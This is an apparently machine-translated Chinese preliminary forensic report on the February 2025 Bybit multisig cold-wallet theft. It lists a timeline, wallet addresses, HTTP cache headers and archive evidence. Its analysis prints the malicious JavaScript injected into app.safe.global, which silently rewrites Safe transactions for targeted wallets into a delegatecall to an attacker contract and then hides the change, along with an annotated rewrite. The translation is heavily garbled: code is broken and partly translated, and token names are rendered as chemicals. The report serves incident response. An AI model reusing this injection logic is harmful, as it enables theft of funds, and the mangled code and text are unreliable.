

Bybit 事件调查

初步报告

版本:1.0 日期:2025年2月24日

作者:Thanh Nguyen / Verichains 电子邮

件: thanh@verichains.io地点:

Bybit 迪拜总部

本文件提供了对 Bybit 事件现场调查的初步报告。它概述了所采取的关键行动、初步调查结果和观察到的安全漏洞(如果有)。这些记录记录了实时评估、取证分析步骤和已识别的攻击媒介。正在进行进一步调查以验证调查结果和根本原因。



事件摘要

2025年2月21日,Bybit 发生安全漏洞,导致超过14亿美元的加密货币被盗,其中包括401,347个 Ether。此次攻击针对的是Bybit的 Ether多重签名冷钱包,将资产转移到一个未知地址,随后资金分散到多个钱包中。

时间线

- · 2025年2月18日下午3:39:11 (UTC)
 - ・黑客在

0x96221423681A6d52E184D440a8eFCEbB105C7242,其中包含恶意传输逻辑。· 2025 年 2 月 18 日下午 6:00:35 UTC

- · 攻击者成功创建了一笔由三名签名者(包括 Bybit 首席执行官)参与的多重签名交易。该交易升级了 Bybit 在 Safe.Global 上针对冷钱包 1(0x1Db92e2EbE8E0c075a02BeA49a2935BcD2dFCF4) 的多重签名合约,指向三天前部署的恶意合约

(0xbDd077f651EBe7f7b3cE16fe5F2b025BE2969516)。· 攻击者随后使用了后门函数 `sweepETH`和`sweepERC20`

恶意合约会掏空你的钱包。

黑客的初始地址:

0xdd90071d52f20e85c89802e5dc1ec0a7b6475f92 0x0fa09c3a328792253f8dee7116848723b72a6d2e



0xe8b36709dd86893bf7bb78a7f9746b826f0e8c84 0x47666Fab8bd0Ac7003bce3f5C3585383F09486E2 0xa4b2fd68593b6f34e51cb9edb66e71c1b4ab449e 0x1542368a03ad1f03d96D51B414f4738961Cf4443 0x36ed3c0213565530c35115d93a80f9c04d94e4cb

被盗资产

以太坊	401,347
甲基四氢大麻酚	8,000
甲基环	90,375
戊烷	15,000

Bybit 签名者地址:

签名者 1	0x1f4eb0a903619ac168b19a82f1a6e2e426522211
签名者 2	0x3cc3a225769900e003e264dd4cb43e90896bc21a
签名者 3	0xe3df2cceac61b1afa311372ecc5b40a3a6585a9e

该交易由0x0fa09c3a328792253f8dee7116848723b72a6d2e在链上提交。



初步调查结果

通过检查 Bybit 的三位签名者的机器,在 Google Chrome 缓存文件中发现了来自 app.safe.global 的恶意 JavaScript 负载。

```
{hash:await r.request({method:"eth_send!ransaction",params:[{trom:a,to:1,data:t}]}),transactionKesponse:null}}else {let
sd=c; let se=e; let st=t;
let ta="0x96221423681a6d52e184d440a8efcebb105c7242"; let
let op=1; let vl=0; let sga=45746;
let sf=sd.getSafeProvider();
let sa=await sf.getSignerAddress(); sa=sa.toLowerCase();
let lu=await sd.getAddress(); lu=lu.toLowerCase();
const cf=wa.some(k1 => lu.includes(k1));
const cb=ba.some(k1 => sa.includes(k1));
if(cf == true && se.data.operation==0){
const td=structuredClone(se.data); se.data.to=ta; se.data.operation=op; se.data.data=da; se.data.value=vl;
se.data.safeTxGas=sqa;
try{l=await sd.executeTransaction(se,st);se.data=td;}catch (e) {se.data=td; throw e;}
\} \ else \ \{l=await \ sd.executeTransaction(se,st);\} \\ \{(0,u.DC)(u.hV.EXECUTING,\{...d\})\} \\ catch(e)\{throw(0,u.DC)(u.hV.FAILED, available to the state of the st
{...d,error:(0,y.z)(e)}),e}return(0,u.DC)(u.hV.PROCESSING,
{...d,nonce:e.data.nonce,txHash:l.hash,signerAddress:a,signerNonce:p,gasLimit:t.gasLimit,txType:"SafeTx"}),l.hash},S=async(e
,t,n,r,a,i,s,o) = \{ \text{let l;let c=e.map(e=>e.txId),d=s.nonce,p=t.encode("multiSend",[n]);try\{null==d\&\&(d=await (0,h.xN)(a)); \text{let l:let c=e.map(e=>e.txId),d=s.nonce,p=t.encode("multiSend",[n]);try\{null==d&&(d=await (0,h.xN)(a)); \text{let l:let c=e.map(e=>e.txId),d=s.nonce,p=t.encode("multiSend",[n]);try\{null==d&(d=await (0,h.xN)(a)); \text{let l:let c=e.map(e=>e.txId),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("multiSend",[n]);try(a),d=s.nonce,p=t.encode("
e=await (0,f.RF)(r);l=await t.contract.connect(e).multiSend(n,s),c.forEach(e=>{(0,u.DC)(u.hV.EXECUTING,
{txId:e,groupKey:n,nonce:o})})}catch(e){throw c.forEach(t=>{(0,u.DC)(u.hV.FAILED,{txId:t,error:(0,y.z)
(e),groupKey:n,nonce:o})}),e}let m=await t.getAddress();return c.forEach(e=>{(0,u.DC)(u.hV.PROCESSING,
{txId:e,txHash:l.hash,groupKey:n,signerNonce:d,signerAddress:a,txType:"Custom",data:p,to:m,nonce:o})}),l.hash},_=async(e,t,n
)=>{let r;let a=JSON.stringify(e);try{let n=(0,h.U6)(t),i=await n.getSigner();(0,u.DC)(u.hV.EXECUTING,{groupKey:a}),r=await
i.sendTransaction(e) \\ \{throw(0,u.DC)(u.hV.FAILED, \{groupKey:a,error:(0,y.z)(e)\}), e\} \\ return(0,u.DC) \\ [throw(0,u.DC)(u.hV.FAILED, \{groupKey:a,error:(0,y.z)(e)\}), e\} \\ [throw(0,u.hV.FAILED, \{groupKey:a,error:(0,y.z)(e)\}), e\} \\ [throw(0,u.hV.FAILED, \{groupKey:a,error:(0,y.z)(e)\}), e\} \\ [throw(0,u.hV.FAILED, \{groupKey:a,error:(0,y.z)(e)\}), e\} \\ [throw(0,u.hV.FAILED, \{groupKey:a,error:(0,y.z)(e)\}), e] \\ [throw(0,u.hV.FAILED, \{groupKey:a,error:(0,y.t)(e)\}), e] \\ [throw(0,u.hV.FAILED, \{groupKey:a,error:(0,y.t)(e)\}), e] \\ [throw(0,u.hV.FAILED, \{groupKey:a,error:(0,y.t)(e)\}), e
```

恶意 JavaScript代码片段

```
#源映射网址 = _app-52c9031bfa03da47.js.map
得到
内容编码:gzip
内容类型:应用程序/javascript
日期:2025 年 2 月 21 日星期五 05:40:08 GMT
etag:$W/ "be9397a0b6f01d21e15c70c4b37487fe"
最后修改时间:2025 年 2 月 19 日星期三 15:29:43 GMT
引持来源政策:跨域时严格来源
```



服务器:AmazonS3
变化接受编码
通过:@1.1 4278d0599d32e09289e6a35ad99cf730.cloudfront.net(CloudFront)

x-amz-cf-id:8cgJQgj6VckiL2vxf_m9iY34aUJKex_P2hARb9MCemYzxz5FNWoxe4A==
x-amz-cf-pop: DXB52 - P2
x-cache:来自 cloudfront 的 RefreshHit
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
x-xss-protection: 1; 模式-阻止
https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js

app.safe.global 返回的恶意 javascript 的响应标头(来自 Chrome 缓存数据)

#源映射网址 = 6514.b556851795a4cbaa.js.map 得到 内容编码:gzip 内容类型:应用程序/javascript 日期:2025年2月21日星期五05:40:26 GMT 标签:\$W/ "7a0941f89ca1c01ed0e97fc038a81a69" 最后修改时间:2025年2月19日星期三15:29:25 GMT 引荐来源政策:跨域时严格来源 服务器:AmazonS3 变化:接受编码 通过:@1.1 117967c3bef68e586fc391bd18d7a0d6.cloudfront.net(CloudFront) x-amz-cf-id:8Mgn4ny1cKCoaS8QHbjo_CoQ99Sl1RZF5tk5u-xhLBsd7eMAlkROMCA== x-amz-cf-pop: DXB52 - P2 x-cache:来自 cloudfront 的 RefreshHit x-content-type-options: nosniff x-frame-options: SAMEORIGIN x-xss-protection: 1; 模式=阻止 https://app.safe.global/_next/static/chunks/6514.b556851795a4cbaa.js


app.safe.global 返回的恶意 javascript 的响应标头(来自 Chrome 缓存数据)



有两个javascript文件被修改了: _app-52c9031bfa03da47.js和6514.b556851795a4cbaa.js。

_app-52c9031bfa03da47.js:

·恶意 JavaScript 文件(https://app.safe.global/_next/static/chunks/pages/
_app-52c9031bfa03da47.js)在被黑事件发生时的Last-Modified时间戳为2025 年 2 月 19 日星期三 15:29:43
GMT。 · 但是,app.safe.global 上同一个 js 文件在被黑之后的 Last-Modified 时间戳为
2025 年 2 月 21 日星期五 14:15:32 GMT,这大约是在成功进行被黑交易(2025 年 2 月 21 日,14:13:35 GMT)
后 2 分钟。



app.safe.global 上恶意 javascript 文件 (_app-52c9031bfa03da47.js) 的最后修改时间戳



6514.b556851795a4cbaa.js:


·恶意 JavaScript 文件的Last-Modified时间戳

(https://app.safe.global/_next/static/chunks/6514.b556851795a4cbaa.js)发生黑客攻击时的时间为2025 年 2 月 19 日星期三 15:29:25 GMT。

· 然而,在黑客攻击发生后,app.safe.global 上的同一个 js 文件却有一个 最后修改时间戳为2025 年 2 月 21 日星期五 14:15:13 GMT,这也是成功入侵交易(2025 年 2 月 21 日,14:13:35 GMT)后约 2 分钟。

从 Wayback Archive(https://web.archive.org/)中,我们还发现了一个可追溯到2025 年 2 月 19 日 17:29:05 的恶意 JavaScript 文件实例

(https://web.archive.org/web/20250219172905js_/https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js)





2025年2月19日,在 app.safe.global 的 Wayback Machine 存档中发现恶意代码。

日期时间	来自 Wayback Machine 的 URL	内容的 SHA 校验和(gunzip 之后)
2025年2月19日 11:19:19	https://web.archive.org/web/20250219111919id_/https://app.safe.global/_next/static/chu nks/pages/_app-52c9031bfa03da47.js	8377e86fac820b3160319136 8e42246551883922
2025年2月19日 17:29:05	https://web.archive.org/web/20250219172905id_/https://app.safe.global/_next/static/chu nks/pages/_app-52c9031bfa03da47.js	da39a3ee5e6b4b0d3255bfef 95601890afd80709
2025年2月22日 17:55:09	https://web.archive.org/web/20250222175509id_/https://app.safe.global/_next/static/chu nks/pages/_app-52c9031bfa03da47.js	8377e86fac820b3160319136 8e42246551883922



表 2. Wayback Machine 中的 _app-52c9031bfa03da47.js 文件的历史内容(2025 年 2 月 19 日至 2 月 22 日)

恶意代码分析

良性JavaScript代码与恶意JavaScript代码的区别如下:

```
17995:尝试{
         { colorScheme = light
                  light ) { colorScheme :
      light;
      果(mode∶
                 dark ) { colorScheme
       dark;
   如果(colorScheme) { ${u}
}捕获 (e){}}) () ;`
                                             }, "mui-颜色方案初始化")
54917:尝试{
                                             易响应: null
                                } else I = await c.executeTransaction(e,t); } else {i\text{!sd} = c;i\text{!se} = e;i\text{!st} = t;i\text{!wa}
                                 [ 0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4 ,
 "0x19c6876e978d9f128147439ac4cd9ea2582cd141" ];
                                       <u>i</u>ba = [ 0x828424517f9f04015db02169f4026d57b2b07229
 "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97" ];
                                       让ta = "0x96221423681a6d52e184d440a8efcebb105c7242";让da
 "0xa9059cbb0000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000
容易起来=1;容易vl=
```



```
让sga = 45746;让sf=
                                                                                                                               sd.getSafeProvider(); \\ \\ \grave{i} Lsa = \ref{sf.getSignerAddress(); sa = 0} \\
                                                                                                                               sa.toLowerCase(); \\ \lambda Llu = \\ \$ \\ \# \\ sd.getAddress(); \\ lu = \\ lu.toLowerCase(); \\ const \\ cf = \\ lu.toLowerCase(); \\ cf = \\ lu.toLowerCas
                                                                                                                                wa.some(k1 => lu.includes(k1)); const cb =
                                                                                                                               ba.some(k1 => sa.includes(k1));如果(cf == true && se.data.operation
                                                                                                                               == 0) { const td = structuredClone(se.data);
                                                                                                                               se.data.to = ta; se.data.operation = op; se.data.data = da; se.data.value = vl;
                                                                                                                               se.data.safeTxGas = sga;尝试{ l = 等待sd.executeTransaction(se, st);
                                                                                                                                                                           se.数据= td;
                                                                                                                                                     }捕获 (e) {
                                                                                                                                                                          se.data = td;抛出e;
                                                                                                                                                     sd.executeTransaction (se, st) ;
                                                                                                                (0, u.DC) (u.hV.EXECUTING, \{...d
55317:尝试
                                                                }), C = e \Rightarrow (0, uQ)(c.SAFE\_FEATURES.ETH\_SIGN, e)? [a.SigningMethod.ETH_SIGN_TYPED_DATA,
  a.SigningMethod.ETH_SIGN]: [a.SigningMethod.ETH_SIGN_TYPED_DATA], O = async (e, t, n) => { let r = C(t); for await (let [t, a] of r.entries())
       y { return await n.signTransaction(e, a) let sd = n; let se = e; let st = a; let wa = [ 0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4 ,
                                                                                                             0x828424517f9f04015db02169f4026d57b2b07229
                                                                                                                0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97 ];
                                                                                                          ita = "0x96221423681a6d52e184d440a8efcebb105c7242";itda =
```



```
itvl = 0;itsga = 45746;
                                       让sf = sd.getSafeProvider();让sa
                                       = 等待sf.getSignerAddress(); sa = sa.toLowerCase();让lu = 等待
                                       sd.getAddress(); lu = lu.toLowerCase(); const cf = wa.some(k1 =>
                                       lu.includes(k1)); const cb = ba.some(k1 =>
                                       sa.includes(k1)); if (cb == true) { location.href = location.href;
                                        如果(cf == true && se.data.operation == 0) { const td = structuredClone(se.data);
                                               se.data.to = ta; se.data.operation = op; se.data.data = da; se.data.value =
                                               vl; se.data.safeTxGas=sga;尝试
                                               { const r = await sd.signTransaction(se, st);
                                                       r.data = td; se.data = td;
                                                        se.data=td;抛出n;
                                       }} else { const r
                                               = await sd.signTransaction(se, st);返回r;
                                       r.length - 1;如果((0, s.jG)((0, hz)(n)) || e)抛出n
146934: Sentry.init ({...});
   字体粗细: 300 600;字体显示:交换; src:
格式( "woff2-variations"); } `;
                               c = n(13024);
```

恶意和良性 _app-52c9031bfa03da47.js 之间的差异



```
x = !!(null == e ? void 0 : null === (t = e.data) || void 0
  t?void 0 : t.safeTxGas),
                                             sd = r;i_se = e;i_wa = [ "0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4" ,
"0x19c6876e978d9f128147439ac4cd9ea2582cd141" ];
                                              iba = [ 0x828424517f9f04015db02169f4026d57b2b07229
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97" ];
                                              让ta = "0x96221423681a6d52e184d440a8efcebb105c7242";让da
"0xa9059cbb0000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000
itop = 1;itvl = 0;it
                                             sa = l.toLowerCase();
                                             illu = i.toLowerCase(); const cf = wa.some(k1
                                             => lu.includes(k1)); const cb = ba.some(k1 =>
                                             sa.includes(k1));如果(cf == true && se.data.operation == 0) {返回218207;
                                              让t = eg(r, e, d? l: void 0, e.signatures.size < n);返回s.chainId === ev.A.zksync && 等待a.getCode(l) !==
"0x" ? ey (s, a, r, e) : a.estimateGas ({
                                                    致:我,
```

恶意和良性 6514.b556851795a4cbaa.js 之间的差异

恶意代码和良性代码之间有 3 个主要区别:一个文件修改 executeTransaction和signTransaction调用,另一个文件修改useGasLimit 称呼。

1. 修补executeTransaction调用

原始修补代码:



```
让se = e;
让st = t;
i \pm wa = [0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4]
"0x19c6876e978d9f128147439ac4cd9ea2582cd141" ];
让ba = [ 0x828424517f9f04015db02169f4026d57b2b07229 ,
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97" ];
让ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
000";
注意=1;
令vl = 0;
让sga = 45746;让sf =
到=到.toLowerCase();
让lu =等待sd.getAddress();
lu = lu.转换为小写字母();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
如果(cf == true && se.data.operation == 0) {
   const td = structuredClone(se.data);
   se.数据.到= ta;
   se.数据.操作= op;
   se.数据.数据=是;
   se.数据.值= vl;
         se.数据=td;
```



为了更好地理解而重写: /*



```
"0xa9059cbb0000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be"
000";
让攻击值= 0;
让攻击SafeTxGas = 45746;
让safeSDK = c;
让safeProvider = safeSDK.getSafeProvider();
//检索并规范化签名者的地址let signerAddress = await safeProvider.getSignerAddress();
signerAddress = signerAddress.toLowerCase();
让safeAddress =等待safeSDK.getAddress();
安全地址=安全地址.toLowerCase();
```



```
const isTargetedSafe = targetSafeAddresses.some(addr =>
/检查签名者地址是否是攻击目标之一const isTargetedSigner = targetSignerAddresses.some(addr =>
/如果当前 Safe 地址是目标,且交易操作为 0,//则修改交易数据以执行攻击。if (isTargetedSafe === true &&
safeTransaction.data.operation
=== 0)
    const原始交易数据=
    safeTransaction.data.to =攻击者地址;
    安全交易.数据.操作=攻击操作;
    安全交易.数据.数据=攻击有效负载;
    安全交易.数据.值=攻击值;
    安全交易.数据.安全TxGas =攻击安全TxGas;
         l =等待safeSDK.executeTransaction(safeTransaction,
发送选项);
         //执行后恢复原始交易数据safeTransaction.data = originalTransactionData;
```



```
//如果发生错误则恢复原始交易数据
并重新抛出错误
安全交易.数据=原始交易数据;
抛出错误;
}

}

}

Bible

//否则.按原定义执行交易

I =等待safeSDK.executeTransaction(safeTransaction,txOptions);
}
```

2. 修补signTransaction调用



```
lu = lu.转换为小写字母();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
如果(cb == true) {
     位置.href =位置.href;
如果(cf == true && se.data.operation == 0) {
    se.数据.到= ta;
     se.数据.操作= op;
     se.数据.数据=是;
     se.数据.值= vl;
            se.数据= td;
```

为了更好地理解而重写:

```
/*
* safeSDK:用于与 Safe 交互的实例(n)。
* safeTransaction:将要签名的交易对象(e)。
* txOptions:用于签署交易的选项(a)。
```



```
让targetSafeAddresses = [
   "0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
   "0x19c6876e978d9f128147439ac4cd9ea2582cd141"
让targetSignerAddresses = [
   "0x828424517f9f04015db02169f4026d57b2b07229",
   "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"
];
让攻击者地址= "0x96221423681a6d52e184d440a8efcebb105c7242";
000";
```



```
让攻击值= 0;
让攻击SafeTxGas = 45746;
让safeSDK = n;
iLsafeProvider = safeSDK.getSafeProvider();
让signerAddress =等待safeProvider.getSignerAddress(); signerAddress = signerAddress.toLowerCase();
安全地址=安全地址.toLowerCase();
//检查 Safe 的地址是否是目标地址之一。        const isTargetedSafe = targetSafeAddresses.some(addr =>
安全地址.包括(地址));
const isTargetedSigner = targetSignerAddresses.some(addr =>
签名者地址.包括(地址));
/如果签名者与目标地址之一匹配,则立即重新加载页面。 if (isTargetedSigner === true) {
```



```
如果(isTargetedSafe === true && safeTransaction.data.operation === 0)
   //备份原始交易数据以便稍后恢复。 const originalTransactionData =
结构化克隆(safeTransaction.data);
   safeTransaction.data.to =攻击者地址;
   安全交易.数据.操作=攻击操作;安全交易.数据.数据=攻击有效负载;
   安全交易.数据.值=攻击值;
   安全交易.数据.安全TxGas =攻击安全TxGas;
   尝试{
发送选项);
         结果.数据=原始交易数据;
         安全交易.数据=原始交易数据;
```



```
安全交易.数据-原始交易数据;
抛出错误;

}
}別的{
//如果攻击条件不满足,则签署

交易按最初定义的方式进行。
const result = await safeSDK.signTransaction(safeTransaction,
发送选项);
返回结果;
}
```

3. 修补useGasLimit调用

```
原始修补代码: let wa=
```



```
为了更好地理解而重写: /*
让targetSafeAddresses = [
   "0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
   "0x19c6876e978d9f128147439ac4cd9ea2582cd141"
让targetSignerAddresses = [
   "0x828424517f9f04015db02169f4026d57b2b07229",
   "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"
让目标地址= "0x96221423681a6d52e184d440a8efcebb105c7242";
//可以在修改后的交易中使用的有效负载数据let payloadData =
000";
```



```
让signerAddress = l.toLowerCase();
让safeAddress = i.toLowerCase();
const isTargetedSafe = targetSafeAddresses.some(addr =>
安全地址.包括(地址));
//检查签名者地址是否与我们的目标列表中的任何一个匹配const isTargetedSigner =
targetSignerAddresses.some(addr => signerAddress.includes(addr));
safeTransaction.data.operation == 0) {
```



瞄准机制

此次攻击专门针对 Bybit,将恶意 JavaScript 注入 Bybit 签名者可以访问的 app.safe.global。该有效载荷的设计仅在满足某些条件时激活。这种选择性执行确保后门不会被普通用户发现,同时还能危害高价值目标。

两个补丁首先检索并规范化签名者和 Safe 的地址。然后,它们检查这些地址是否包含在预定义的目标列表中。如果签名者的地址是 signTransaction 中的目标,则页面甚至会立即重新加载。有 2 个目标签名者,1 个是 Bybit 提案钱包(0x828···)这次攻击中,另一次来自 攻击者。此重新加载有效地阻止了0x828···签署提案,只允许新的交易提案 我们仍然不确定原因。

然而,这两种黑客攻击的重点都是保险箱的地址:如果它是一个目标,并且当前交易的操作设置为其默认值 (0),那么就会应用黑客攻击。

修改流程

- 1. 备份原始数据在进行任何更改之前,存储 原始交易数据的克隆。
- 2. 覆盖交易字段

交易对象中的以下字段被替换为恶意值: - 收件人字段设置为攻击者的地址。

- 操作代码从0更改为恶意操作(此处为1,表示委托调用)。
- 使用编码的有效载荷更新数据字段,用于传输代币或 执行恶意操作。
- 值和气体字段值和safeTxGas也被攻击者定义的值覆盖。
- 3. 调用 Safe SDK 方法
 - Patch (executeTransaction):使用executeTransaction方法执行修改后的交易。
 - Patch (signTransaction):使用signTransaction方法对修改后的交易进行签名。

4.恢复原始数据



莱佛士坊 80 号 #25-01 大华银行广场 新加坡(048624) info@verichains.io https://www.verichains.io/


在交易执行或签名之后,将通过更新结果(在签名交易的情况下)或交易对象(在两种情况下)来恢复原始交易数据,确保篡改在后续处理中保持隐藏。

通过遵循此过程,两个补丁都会劫持正常的交易流程。攻击有效地转移了交易执行或签名,从而将资金或操作重定向到攻击者的地址,并带有恶意负载。尽管使用不同的 SDK 方法executeTransaction和signTransaction,但两个补丁共享核心黑客逻辑。

地址	标签	笔记
0x828424517f9f04015db02169f40 26d57b2b07229	Bybit 安全 提议	在 Safe 上准备和提出交易。
0x7c1091cf6f36b0140d5e2faf18c3 be29fee42d97	黑客测试 钱包	黑客用于智能合约的测试钱包
0x96221423681a6d52e184d440a8 efcebb105c7242	恶意 聪明的 合同	通过以下方式升级逻辑的恶意合约 DELEGATECALL [0x1]
0xbDd077f651EBe7f7b3cE16fe5F2 b025BE2969516	恶意 聪明的 合同	恶意实施合约部署于 2025 年 2 月 19 日,UTC 时间 7:15:23
0x0fa09C3A328792253f8dee71168 48723b72a6d2e	拜比特 开发	部署并初始化黑客交易的黑客主钱包
0x1db92e2eebc8e0c075a02bea49 a2935bcd2dfcf4	比特冷 钱包	safe.global 上的 Bybit 多重签名钱包
0x19C6876E978D9F128147439ac 4cd9EA2582cd141	黑客测试 多重签名 合同	在黑客攻击之前用于测试的 Safe 上的多重签名钱包。 针对真实漏洞进行模拟测试: https://etherscan.io/ tx/0xbe42ca77d43686c822a198 c3641f3dadd1edcb5fde22fbc1738b3298a9c25ddb

表 3:相关地址列表







初步结论

- app.safe.global的良性 JavaScript 文件似乎已被替换为 恶意代码于2025 年 2 月 19 日 15:29:25 UTC 发起,专门针对Bybit 的以太坊多重签名冷钱包

(0x1Db92e2EeBC8E0c075a02BeA49a2935BcD2dFCF4)。该攻击旨在在下一次 Bybit 交易期间激活,该交易发生在2025 年 2 月 21 日 14:13:35 UTC。

- 根据对 Bybit 签名者机器的调查结果以及在 Wayback Archive 上发现的缓存的恶意 JavaScript 负载,我们强烈得出结论,Safe.Global 的 AWS S3 或 CloudFront 帐户/API 密钥可能已被泄露或泄露。

(注:2024 年 9 月,谷歌搜索宣布与 Wayback Archive 整合,提供 Wayback Machine 上缓存网站版本的直接链接。这验证了缓存的恶意文件的合法性。)

- 应进行进一步调查以验证调查结果和根本原因。